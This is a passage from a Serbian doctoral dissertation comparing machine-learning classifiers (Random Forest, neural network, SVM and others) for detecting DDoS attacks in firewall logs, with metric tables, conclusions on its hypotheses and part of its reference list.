Табела 9.38. Приказ вредности F1 мере за сва три периода

Циљ	Период без напада	Период напада	Период одбране
Neural Network	0,963	0,949	0,962
Random Forest	1	0,990	0,995
Naïve Bayes	0,921	0,919	0,928
Decision Tree	0,963	0,963	0,962
KNN	0,981	0,985	0,981
SVM	0,048	0,071	0,981



Слика 9.26. Графички приказ вредности F1 мере за све алгоритме

На слици 9.26 графички су приказане вредности F1 мере за све алгоритме и три периода снимања, док су разлике приказане у табели 9.39. Највећа промена уочена је код алгоритма *Neural Network*, чија је вредност у посматраном периоду била мања за 1,45 % у односу на референтни период.

Табела 9.39. Приказ разлика вредности F1 мере за сва три периода и све алгоритме


Циљ	**Период без напада**	**Период напада**	**Период одбране**
Neural Network		1,45 %	0,11 %
Random Forest		1,00 %	0,51 %
Naïve Bayes		0,22%	-0,76 %
Decision Tree		0,00%	0,10%
KNN		-0,41 %	0,00%
SVM		-47,92 %	-1314,08 %

9.8.4. Упоређивање вредности прецизности

Четврта анализа обухватила је вредности прецизности за све алгоритме и три дефинисана периода. Резултати су приказани у табели 9.40.

Табела 9.40. Приказ вредности прецизности за сва три периода

Циљ	Период без напада	Период напада	Период одбране
Neural Network	*0,970*	0,957	0,968
Random Forest	0,995	0,990	0,995
Naive Bayes	0,929	0,935	0,927
Decision Tree	0,965	0,965	0,964
KNN	0,981	0,985	0,981
SVM	0,048	0,071	0,981



Слика 9.27. Графички приказ вредности прецизности за све алгоритме

На слици 9.27 графички су приказане вредности прецизности за све алгоритме и три периода снимања, док су разлике приказане у табели 9.41. Највећа промена уочена је код алгоритма *Neural Network*, чија је вредност у посматраном периоду била мања за 1,34 % у односу на референтни период.

Табела 9.41. Приказ разлика вредности прецизности за сва три периода и све алгоритме


Циљ	Период без напада	Период напада	Период одбране
Neural Network		1,34 %	0,21 %
Random Forest		0,50 %	0,00 %
Naive Bayes		-0,65 %	0,21 %
Decision Tree		0,00 %	0,10 %
KNN		-0,41 %	0,00 %
SVM		-47,92 %	-1314,08 %

9.8.5. Упоређивање вредности одзива

Пета анализа обухватила је вредности одзива за све алгоритме и три дефинисана периода. Резултати су приказани у табели 9.42.

Табела 9.42. Приказ вредности одзива за сва три периода

Циљ	Период без напада	Период напада	Период одбране
Neural Network	0,964	0,952	0,963
Random Forest	0,995	0,990	0,995
Naïve Bayes	0,928	0,930	0,930
Decision Tree	0,869	0,965	0,964
KNN	0,981	0,986	0,981
SVM	0,166	0,119	0,981



Слика 9.28. Графички приказ вредности одзива за све алгоритме

На слици 9.28 графички су приказане вредности одзива за све алгоритме и три периода снимања, док су разлике приказане у табели 9.43. Највећа промена уочена је код алгоритма *Neural Network*, чија је вредност у посматраном периоду била мања за 1,24 % у односу на референтни период.

Табела 9.43. Приказ промене вредности алгоритама у односу на период анализе

Циљ	**Период без напада**	**Период напада**	**Период одбране**
Neural Network		1,24 %	0,11 %
Random Forest		0,50 %	0,00 %
Naive Bayes		-0,22 %	-0,22 %
Decision Tree		-11,05 %	-9,84%
KNN		-0,51 %	0,00 %
SVM		28,31 %	-684,87 %

Добијено издвајање модела *Neural Network* и *Random Forest* у складу је са новијим истраживањима која показују да дубоке мреже и ансамбли стабала често остварују добре резултате у детекцији DDoS напада. Ипак, литература истовремено показује да се однос модела мења са скупом карактеристика, поделом података и типом напада. Зато резултате ове дисертације треба тумачити као емпиријски налаз за посматране *firewall* логове, а не

као општу ранг-листу алгоритама (Ismail et al., 2022; Disha & Waheed, 2022; Ramzan et al., 2023; Sadhwani et al., 2023).

Поређење метрика потврђује значај одвојеног посматрања прецизности, одзива и F1 мере. То је нарочито важно у безбедносним скуповима, где бројнија класа може доминирати укупном тачношћу, док ређа врста напада остаје слабије препозната. Савремени приступи због тога користе стратификовану валидацију, ресемплирање и избор карактеристика, али упозоравају да се поступци припреме морају ограничити на обучавајући део података (Fu et al., 2022; Abdelkhalek & Mashaly, 2023; Talukder et al., 2024; Li et al., 2024).

За оперативну примену резултата потребно је, поред класификационих метрика, мерити време обраде, потрошњу ресурса и стабилност модела при промени саобраћаја. Радови у SDN окружењима показују да повезивање детекције и мере одбране може скратити реакцију, али уводи ризик погрешног блокирања легитимних токова. У овој дисертацији ти аспекти нису посебно мерени и представљају јасан правац будуће провере (Khedr et al., 2023; Alashhab et al., 2024; Musa et al., 2024).

Додатни правац развоја јесте објашњење одлука изабраних модела. За *Random Forest* могу се анализирати значај карактеристика и локални SHAP доприноси, док је код неуронских мрежа потребно проверити да ли објашњење остаје стабилно за различите узорке и периоде снимања. Таква анализа би помогла да се разликује статистички успешна класификација од одлуке коју безбедносни аналитичар може да провери (Neupane et al., 2022; Le et al., 2022; Shtayat et al., 2023; Ahmed et al., 2024).

10. Закључак

У дисертацији је разматран проблем детекције DDoS напада и одбране рачунарских мрежа. Истраживање обухвата детекцију напада, избор алгоритама за потврђивање стања, примену одбрамбене мере и проверу њене успешности. За разлику од приступа у којима се један алгоритам примењује на један скуп података, у дисертацији је предложено упоредно коришћење више алгоритама.

Предложени приступ заснива се на вишеалгоритамској провери појединачних стања: утврђивању да ли је напад у току и провери да ли је после примене одбрамбене мере напад заустављен. Такав приступ омогућава поређење класификационих резултата и проверу исправно препознатих претњи (енг. *true positive*).

У првом делу дисертације изложене су теоријске основе машинског учења и алгоритми који се често користе за откривање аномалија у мрежном саобраћају. Приказани су и типови мрежних напада, са посебним освртом на DDoS нападе. За контролисани експеримент коришћени су јавно доступан код и реално мрежно окружење, док су бот уређаји били изван локалне мреже у којој се налазио циљни сервер.

У другом делу дисертације приказани су резултати анализе података применом описаних алгоритама машинског учења. Резултати указују на могућност детекције посматраног DDoS напада. Комбинација IDS система и анализе машинским учењем омогућила је поређење алгоритама и издвајање модела *Neural Network* и *Random Forest* као кандидата за вишеструку проверу.

Први корак предложеног поступка јесте анализа одзива као показатеља способности модела да препозна стварно позитивне примере. Други корак обухвата анализу прецизности, која показује удео стварно позитивних примера међу свим позитивним предвиђањима. Завршни корак заснива се на F1 мери, која обједињује прецизност и одзив.

За сва три корака предложено је коришћење алгоритама *Neural Network* и *Random Forest*. У првом кораку вредности одзива износиле су 0,964 за *Neural Network* и 0,995 за *Random Forest*, при чему је *Neural Network* показао промену од 1,24 %. У другом кораку вредности прецизности износиле су 0,970 и 0,995, уз промену *Neural Network* модела од 1,34 %. У трећем кораку вредности F1 мере износиле су 0,963 и 1,000, а промена *Neural Network* модела 1,45 %.

На основу добијених резултата предложено је истовремено коришћење два алгоритма машинског учења у сваком кораку провере детекције напада.

Статус постављених хипотеза одређен је на основу резултата добијених у контролисаном експерименталном окружењу и ограничен је дометом спроведеног истраживања.

Општа хипотеза: „применом алгоритама машинског учења над подацима добијеним са мрежних уређаја и система за детекцију упада могуће је идентификовати карактеристичне обрасце мрежног саобраћаја, који указују на постојање малициозних активности, чиме се омогућава правовремена детекција напада и унапређење постојећих механизама заштите рачунарских система“. *Статус: делимично потврђена.* Експеримент је показао да се применом алгоритама машинског учења над логовима мрежних уређаја и IDS система могу уочити промене карактеристичне за DDoS напад, а затим применом одбрамбене политике на *firewall* уређају потврдити повратак система у стање одбране (поглавље 8 и одељци 9.8.1-9.8.5, нарочито табеле 9.34, 9.36, 9.38, 9.40 и 9.42). Алгоритам *Random Forest* је у периоду напада остварио AUC 0,979, а вредности класификационе тачности, F1 мере, прецизности и одзива по 0,990, што поткрепљује могућност поуздане идентификације посматраног напада.

Посебна хипотеза: „анализа аномалија у мрежном саобраћају, заснована на параметрима као што су број успостављених сесија, учесталост захтева, употреба комуникационих портова и други параметри, добијени из логова мрежних уређаја, омогућава алгоритмима машинског учења ефикасну класификацију нормалног и малициозног саобраћаја и детекцију напада применом ограниченог скупа улазних података“. *Статус: потврђена у оквиру спроведеног експеримента.* У одељку 9.1 анализирано је приближно 64.200 инстанци логова, при чему је почетни скуп ограничен на једанаест одабраних атрибута, међу којима су изворишна и одредишна адреса и порт, протокол, смер саобраћаја и акција. Промене вредности атрибута *Action* и *Protocol* разликовале су период без напада, период напада и период одбране, док су упоредни резултати у одељцима 9.8.2-9.8.5 показали високе вредности класификационе тачности, F1 мере, прецизности и одзива, посебно за алгоритме *Random Forest* и *Neural Network*. Тиме је у посматраном окружењу потврђено да ограничен скуп улазних атрибута може да омогући ефикасну класификацију нормалног и малициозног саобраћаја; генерализацију на друге типове напада и мрежна окружења потребно је проверити у будућим истраживањима.

Постоји неколико праваца даљег развоја који су се диференцирали током израде ове дисертације, а могу бити њен наставак:

- У дисертацији је анализирано приближно 64.200 инстанци логова. Даљи рад може обухватити веће скупове података и поређење промена перформанси алгоритама. Резултати више анализа могли би да послуже као основа за динамичку обраду логова у зависности од броја пристиглих пакета.
- Динамичка анализа подразумева да се промена алгоритама машинског учења аутоматски врши у односу на количину логова. У питању би био вишепроцесорски систем, односно рад у више паралелних процеса анализе инстанци. Овај метод је сложен и захтева изузетне хардверске потенцијале. Са друге стране, метод ће омогућити брзо детектовање односно предвиђање напада у реалном времену.

Литература

1. Abdallah, A. M., Saif Rashed Obaid Alkaabi, A., Bark Nasser Douman Alameri, G., Rafique, S. H., Musa, N. S., & Murugan, T. (2024). Cloud network anomaly detection using machine and deep learning techniques— recent research advancements. IEEE Access, 12, 56749-56773. https://doi.org/10.1109/access.2024.3390844

2. Abdelkhalek, A., & Mashaly, M. (2023). Addressing the class imbalance problem in network intrusion detection systems using data resampling and deep learning. The Journal of Supercomputing, 79(10), 10611-10644. https://doi.org/10.1007/s11227-023-05073-x

3. Abiramasundari, S., & Ramaswamy, V. (2025). Distributed denial-of-service (DDoS) attack detection using supervised machine learning algorithms. Scientific Reports, 15(1), 13098. https://doi.org/10.1038/s41598-024-84879-y

4. Aggarwal, C. C. (2023). Neural networks and deep learning. Springer Nature Switzerland.

5. Ahmad, Z. M. A. (2025, August 19). DDoS attacks in cloud computing: Detection and prevention. arXiv. https://arxiv.org/abs/2508.13522

6. Ahmed Issa, A. S., & Albayrak, Z. (2023). DDoS attack intrusion detection system based on hybridization of CNN and LSTM. Acta Polytechnica Hungarica, 20(2), 105-123. https://doi.org/10.12700/aph.20.2.2023.2.6

7. Ahmed, S., Khan, Z. A., Mohsin, S. M., Latif, S., Aslam, S., Mujlid, H., Adil, M., & Najam, Z. (2023). Effective and efficient DDoS attack detection using deep learning algorithm, multi-layer perceptron. Future Internet, 15(2), 76. https://doi.org/10.3390/fi15020076

8. Ahmed, U., Jiangbin, Z., Almogren, A., Khan, S., Sadiq, M. T., Altameem, A., & Rehman, A. U. (2024). Explainable ai-based innovative hybrid ensemble model for intrusion detection. Journal of Cloud Computing, 13(1), 150. https://doi.org/10.1186/s13677-024-00712-x

9. Ahmed, U., Nazir, M., Sarwar, A., Ali, T., Aggoune, E. H. M., Shahzad, T., & Khan, M. A. (2025). Signature-based intrusion detection using machine learning and deep learning

approaches empowered with fuzzy clustering. Scientific Reports, 15(1), 1726. https://doi.org/10.1038/s41598-025-85866-7

10. Ahmim, A., Maazouzi, F., Ahmim, M., Namane, S., & Ben Dhaou, I. (2023). Distributed denial of service attack detection for the Internet of Things using hybrid deep learning model. IEEE Access, 11, 119862–119875. https://doi.org/10.1109/ACCESS.2023.3327620

11. Aktar, S., & Yasin Nur, A. (2023). Towards DDoS attack detection using deep learning approach. Computers & Security, 129, 103251. https://doi.org/10.1016/j.cose.2023.103251

12. Alahmadi, A. A., Aljabri, M., Alhaidari, F., Alharthi, D. J., Rayani, G. E., Marghalani, L. A., Alotaibi, O. B., & Bajandouh, S. A. (2023). DDoS attack detection in iot-based networks using machine learning models: A survey and research directions. Electronics, 12(14), 3103. https://doi.org/10.3390/electronics12143103

13. Alashhab, A. A., Zahid, M. S., Isyaku, B., Elnour, A. A., Nagmeldin, W., Abdelmaboud, A., Abdullah, T. A. A., & Maiwada, U. D. (2024). Enhancing DDoS attack detection and mitigation in SDN using an ensemble online machine learning model. IEEE Access, 12, 51630-51649. https://doi.org/10.1109/access.2024.3384398

14. Albulayhi, K., Abu Al-Haija, Q., Alsuhibany, S. A., Jillepalli, A. A., Ashrafuzzaman, M., & Sheldon, F. T. (2022). IoT intrusion detection using machine learning with a novel high performing feature selection method. Applied Sciences, 12(10), 5015. https://doi.org/10.3390/app12105015

15. Alghazzawi, D., Bamasag, O., Ullah, H., & Asghar, M. Z. (2021). Efficient detection of DDoS attacks using a hybrid deep learning model with improved feature selection. Applied Sciences, 11(24), 11634. https://doi.org/10.3390/app112411634

16. Aljabri, M., Alahmadi, A. A., Mohammad, R. M. A., Aboulnour, M., Alomari, D. M., & Almotiri, S. H. (2022). Classification of firewall log data using multiclass machine learning models. Electronics, 11(12), 1851. https://doi.org/10.3390/electronics11121851

17. Almaraz-Rivera, J. G., Perez-Diaz, J. A., & Cantoral-Ceballos, J. A. (2022). Transport and application layer DDoS attacks detection to IoT devices by using machine learning and deep learning models. Sensors, 22(9), 3367. https://doi.org/10.3390/s22093367

18. Almotiri, J. (2022). DDoS intrusion detection model for IoT networks using backpropagation neural network. International Journal of Advanced Computer Science and Applications, 13(6), 682–688. https://doi.org/10.14569/IJACSA.2022.0130682

19. Alqahtani, H. M., & Alotaibi, M. A. (2024). A review on DDoS attacks classifying and detection by ML/DL models. International Journal of Advanced Computer Science and Applications, 15(2), 1–. https://doi.org/10.14569/IJACSA.2024.0150283

20. AlSaleh, I., Al-Samawi, A., & Nissirat, L. (2024). Novel machine learning approach for DDoS cloud detection: Bayesian-based CNN and data fusion enhancements. Sensors, 24(5), 1418. https://doi.org/10.3390/s24051418

21. Alzahrani, R. J., & Alzahrani, A. (2021). Security analysis of DDoS attacks using machine learning algorithms in networks traffic. Electronics, 10(23), 2919. https://doi.org/10.3390/electronics10232919

22. Ansari, A. G., Jokhio, F. A., Syed, M. S. S., Dharejo, H., & Memon, F. A. (2025). Machine learning-driven approach for DDoS attacks detection using neural-based networks: A proficiency study. Mehran University Research Journal of Engineering and Technology, 44(3), 206–218. https://doi.org/10.22581/muet1982.3330

23. Aslam, M., Ye, D., Tariq, A., Asad, M., Hanif, M., Ndzi, D., Chelloug, S. A., Elaziz, M. A., Al-Qaness, M. A. A., & Jilani, S. F. (2022). Adaptive machine learning based distributed denial-of-services attacks detection and mitigation system for sdn-enabled IoT. Sensors, 22(7), 2697. https://doi.org/10.3390/s22072697

24. Avcı, İ., & Koca, M. (2023). Predicting DDoS attacks using machine learning algorithms in building management systems. Electronics, 12(19), 4142. https://doi.org/10.3390/electronics12194142

25. AWS Marketplace. (n.d.). Security solutions. Retrieved March 13, 2026, from https://aws.amazon.com/marketplace/pp/prodview-4gpqv3qlxq4ww?ref=_ptnr_soc_blog_250512

26. Aytaç, T., Aydın, M. A., & Zaim, A. H. (2020). Detection DDoS attacks using machine learning methods. ELECTRICA, 20(2), 159-167. https://doi.org/10.5152/electrica.2020.20049

27. Azam, Z., Islam, M. M., & Huda, M. N. (2023). Comparative analysis of intrusion detection systems and machine learning-based model analysis through decision tree. IEEE Access, 11, 80348-80391. https://doi.org/10.1109/access.2023.3296444

28. Azure Marketplace. (n.d.). Security Onion solution. Retrieved March 13, 2026, from https://azuremarketplace.microsoft.com/en-us/marketplace/apps/securityonionsolutions.securityonion?tab=Overview

29. Babu, N., & Venkatesh, Y. (2023). Detection of DDoS attack using decision tree classifier in SDN environment. Journal of Ubiquitous Computing and Communication Technologies, 5(2), 193–202.

30. Balasubramaniam, S., Vijesh Joe, C., Sivakumar, T. A., Prasanth, A., Satheesh Kumar, K., Kavitha, V., & Dhanaraj, R. K. (2023). Optimization enabled deep learning-based DDoS attack detection in cloud computing. International Journal of Intelligent Systems, 2023(1), 2039217. https://doi.org/10.1155/2023/2039217

31. Batchu, R. K., Bikku, T., Thota, S., Seetha, H., & Ayoade, A. A. (2024). A novel optimization-driven deep learning framework for the detection of DDoS attacks. Scientific Reports, 14(1), 28024. https://doi.org/10.1038/s41598-024-77554-9

32. Becerra-Suarez, F. L., Fernández-Roman, I., & Forero, M. G. (2024). Improvement of distributed denial of service attack detection through machine learning and data processing. Mathematics, 12(9), 1294. https://doi.org/10.3390/math12091294

33. Ben Said, R., Sabir, Z., & Askerzade, I. (2023). CNN-BiLSTM: A hybrid deep learning approach for network intrusion detection system in software-defined networking with hybrid feature selection. IEEE Access, 11, 138732-138747. https://doi.org/10.1109/access.2023.3340142

34. Bilot, T., Madhoun, N. E., Agha, K. A., & Zouaoui, A. (2023). Graph neural networks for intrusion detection: A survey. IEEE Access, 11, 49114-49139. https://doi.org/10.1109/access.2023.3275789

35. Čabarkapa, D. D. (2023). Nova metoda detekcije DDoS napada primenom softverski definisanih mreža [Doktorska disertacija]. Univerzitet u Nišu, Elektronski fakultet.

36. Check Point. (2022). Check Point 6400 Security Gateway datasheet. Retrieved March 13, 2026, from https://www.checkpoint.com/jp/downloads/products/6400-security-gateway-datasheet.pdf

37. Чисар, П. (2021). Детекција напада на мрежу. Београд: Криминалистичко-полицијски универзитет.

38. Чисар, П. П. (2022). Machine learning aspects of internet firewall data. У Security-related advanced technologies in critical infrastructure protection (стр. 43–59).

39. Damodaran, S. N. (2021). NetBot [GitHub repository]. Retrieved March 13, 2026, from https://github.com/skavngr/netbot

40. Dasari, S., & Kaluri, R. (2024). An effective classification of DDoS attacks in a distributed network by adopting hierarchical machine learning and hyperparameters optimization techniques. IEEE Access, 12, 10834-10845. https://doi.org/10.1109/access.2024.3352281

41. Dawadi, B., Adhikari, B., & Srivastava, D. (2023). Deep learning technique-enabled web application firewall for the detection of web attacks. Sensors, 23(4), 2073. https://doi.org/10.3390/s23042073

42. Demšar, J., Curk, T., Erjavec, A., Gorup, Č., Hočevar, T., Milutinović, M., ... & Zupan, B. (2013). Orange: Data mining toolbox in Python. Journal of Machine Learning Research, 14, 2349–2353.

43. Dheyab, S. A., Abdulameer, S. M., & Mostafa, S. (2022). Efficient machine learning model for DDoS detection system based on dimensionality reduction. Acta Informatica Pragensia, 11(3), 348–360. https://doi.org/10.18267/j.aip.199

44. Dini, P., Elhanashi, A., Begni, A., Saponara, S., Zheng, Q., & Gasmi, K. (2023). Overview on intrusion detection systems design exploiting machine learning for networking cybersecurity. Applied Sciences, 13(13), 7507. https://doi.org/10.3390/app13137507

45. Disha, R. A., & Waheed, S. (2022). Performance analysis of machine learning models for intrusion detection system using gini impurity-based weighted random forest (GIWRF) feature selection technique. Cybersecurity, 5(1), 1. https://doi.org/10.1186/s42400-021-00103-8

46. Ђорђевић, Б. М. Ц. (2006). Сигурност рачунарских мрежа. Београд.

47. Doriguzzi-Corin, R., Millar, S., Scott-Hayward, S., Martínez-del-Rincón, J., & Siracusa, D. (2020). Lucid: A practical, lightweight deep learning solution for DDoS attack detection. IEEE Transactions on Network and Service Management, 17(2), 876-889. https://doi.org/10.1109/tnsm.2020.2971776

48. Dubey, S. R., Singh, S. K., & Chaudhuri, B. B. (2022). Activation functions in deep learning: A comprehensive survey and benchmark. Neurocomputing, 503, 92-108. https://doi.org/10.1016/j.neucom.2022.06.111

49. Durmuşkaya, M. E., & Bayraklı, S. (2025). Web application firewall based on machine learning models. PeerJ Computer Science, 11, e2975. https://doi.org/10.7717/peerj-cs.2975

50. Elejla, O. E., Anbar, M., Hamouda, S., Faisal, S., Bahashwan, A. A., & Hasbullah, I. H. (2022). Deep-learning-based approach to detect ICMPv6 flooding DDoS attacks on IPv6 networks. Applied Sciences, 12(12), 6150. https://doi.org/10.3390/app12126150

51. Elubeyd, H., & Yiltas-Kaplan, D. (2023). Hybrid deep learning approach for automatic dos/ddos attacks detection in software-defined networks. Applied Sciences, 13(6), 3828. https://doi.org/10.3390/app13063828

52. Fu, Y., Du, Y., Cao, Z., Li, Q., & Xiang, W. (2022). A deep learning model for network intrusion detection with imbalanced data. Electronics, 11(6), 898. https://doi.org/10.3390/electronics11060898

53. Gyamfi, E., & Jurcut, A. (2022). Intrusion detection in internet of things systems: A review on design approaches leveraging multi-access edge computing, machine learning, and datasets. Sensors, 22(10), 3744. https://doi.org/10.3390/s22103744

54. Hadi, T. H. (2023). Deep learning-based DDoS detection in network traffic data. International Journal of Electrical and Computer Engineering Systems, 14(2), 115–122.

55. Han, D., Li, H., Fu, X., & Zhou, S. (2024). Traffic feature selection and distributed denial of service attack detection in software-defined networks based on machine learning. Sensors, 24(13), 4344. https://doi.org/10.3390/s24134344

56. Haseeb-ur-rehman, R. M. A., Aman, A. H. M., Hasan, M. K., Ariffin, K. A. Z., Namoun, A., Tufail, A., & Kim, K. H. (2023). High-speed network DDoS attack detection: A survey. Sensors, 23(15), 6850. https://doi.org/10.3390/s23156850

57. Hassan, A. I., El Reheem, E. A., & Guirguis, S. K. (2024). An entropy and machine learning based approach for DDoS attacks detection in software defined networks. Scientific Reports, 14(1), 18159. https://doi.org/10.1038/s41598-024-67984-w

58. Hekmati, A., Jethwa, N., Grippo, E., & Krishnamachari, B. (2023). Correlation-aware neural networks for DDoS attack detection in IoT systems. arXiv. https://doi.org/10.48550/arXiv.2302.07982

59. Hnamte, V., Nhung-Nguyen, H., Hussain, J., & Hwa-Kim, Y. (2023). A novel two-stage deep learning model for network intrusion detection: LSTM-AE. IEEE Access, 11, 37131-37148. https://doi.org/10.1109/access.2023.3266979

60. Ismail, Mohmand, M. I., Hussain, H., Khan, A. A., Ullah, U., Zakarya, M., Ahmed, A., Raza, M., Rahman, I. U., & Haleem, M. (2022). A machine learning-based classification and prediction technique for DDoS attacks. IEEE Access, 10, 21443-21454. https://doi.org/10.1109/access.2022.3152577

61. Јанићић, П., & Николић, М. (2022). Вештачка интелигенција. Београд: Математички факултет, Универзитет у Београду.

62. Javeed, D., Gao, T., Kumar, P., & Jolfaei, A. (2024). An explainable and resilient intrusion detection system for industry 5.0. IEEE Transactions on Consumer Electronics, 70(1), 1342-1350. https://doi.org/10.1109/tce.2023.3283704

63. Jayawardana, R. J. K., & Bandaranayake, T. S. (2021). Analysis of optimizing neural networks and artificial intelligent models for guidance, control, and navigation systems. International Research Journal of Modernization in Engineering Technology and Science, 3(3), 743–755.

64. Јевтић, Д. Ч. П. (2025). Application of machine learning in the optimisation of firewall parameters based on attack detection. IPSI Transactions on Internet Research.

65. Jose, J., & Jose, D. V. (2023). Deep learning algorithms for intrusion detection systems in internet of things using CIC-IDS 2017 dataset. International Journal of Electrical

and Computer Engineering (IJECE), 13(1), 1134. https://doi.org/10.11591/ijece.v13i1.pp1134-1141

66. Khedr, W. I., Gouda, A. E., & Mohamed, E. R. (2023). FMDADM: A multi-layer DDoS attack detection and mitigation framework using machine learning for stateful sdn-based IoT networks. IEEE Access, 11, 28934-28954. https://doi.org/10.1109/access.2023.3260256

67. Kim, Y. E., Kim, Y. S., & Kim, H. (2022). Effective feature selection methods to detect IoT DDoS attack in 5G core network. Sensors, 22(10), 3819. https://doi.org/10.3390/s22103819

68. Komadina, A., Kovačević, I., Štengl, B., & Groš, S. (2024). Comparative analysis of anomaly detection approaches in firewall logs: Integrating light-weight synthesis of security logs and artificially generated attack detection. Sensors, 24(8), 2636. https://doi.org/10.3390/s24082636

69. Kufel, J., Bargieł-Łączek, K., Kocot, S., Koźlik, M., Bartnikowska, W., Janik, M., Czogalik, Ł., Dudek, P., Magiera, M., Lis, A., Paszkiewicz, I., Nawrat, Z., Cebula, M., & Gruszczyńska, K. (2023). What is machine learning, artificial neural networks and deep learning?—examples of practical applications in medicine. Diagnostics, 13(15), 2582. https://doi.org/10.3390/diagnostics13152582

70. Le, T. T. H., Kim, H., Kang, H., & Kim, H. (2022). Classification and explanation for intrusion detection system based on ensemble trees and SHAP method. Sensors, 22(3), 1154. https://doi.org/10.3390/s22031154

71. Le, T.-T.-H., & Kim, J. (2016). Analyzing effectiveness of activation functions on recurrent neural networks. Journal of Multimedia and Information System, 3(2), 91–96.

72. Lee, J.-K., Hong, T., & Lee, G. (2024). AI-based approach to firewall rule refinement on high-performance computing service network. Applied Sciences, 14(11), 4373. https://doi.org/10.3390/app14114373

73. Li, J., Othman, M. S., Chen, H., & Yusuf, L. M. (2024). Optimizing IoT intrusion detection system: Feature selection versus feature extraction in machine learning. Journal of Big Data, 11(1), 36. https://doi.org/10.1186/s40537-024-00892-y

74. Liao, H., Murah, M. Z., Hasan, M. K., Aman, A. H. M., Fang, J., Hu, X., & Khan, A. U. R. (2024). A survey of deep learning technologies for intrusion detection in internet of things. IEEE Access, 12, 4745-4761. https://doi.org/10.1109/access.2023.3349287

75. Lillmond, C., & Suddul, G. (2021). A deep neural network approach for analysis of firewall log data. In Proceedings of the International Conference on Advances in Computing and Technology (ICACT–2021) (pp. 42–46). University of Kelaniya, Sri Lanka. http://repository.kln.ac.lk/handle/123456789/24493

76. Liu, Z., Wang, Y., Feng, F., Liu, Y., Li, Z., & Shan, Y. (2023). A DDoS detection method based on feature engineering and machine learning in software-defined networks. Sensors, 23(13), 6176. https://doi.org/10.3390/s23136176

77. Ma, R., Wang, Q., Bu, X., & Chen, X. (2023). Real-time detection of DDoS attacks based on random forest in SDN. Applied Sciences, 13(13), 7872. https://doi.org/10.3390/app13137872

78. Mahmood, S., & Hussain, R. (2024). Evaluation of the Omni-Secure Firewall System in a private cloud environment. Knowledge, 4(2), 141–170. https://doi.org/10.3390/knowledge4020008

79. Maslan, A., Mohamad, K. M. B., & Foozy, F. B. M. (2020). Feature selection for DDoS detection using classification machine learning techniques. IAES International Journal of Artificial Intelligence, 9(1), 137–145. https://doi.org/10.11591/ijai.v9.i1.pp137-145

80. Mehmood, S., Amin, R., Mustafa, J., Hussain, M., Alsubaei, F. S., & Zakaria, M. D. (2025). Distributed denial of services (DDoS) attack detection in SDN using optimizer-equipped CNN-MLP. PLOS ONE, 20(1), e0312425. https://doi.org/10.1371/journal.pone.0312425

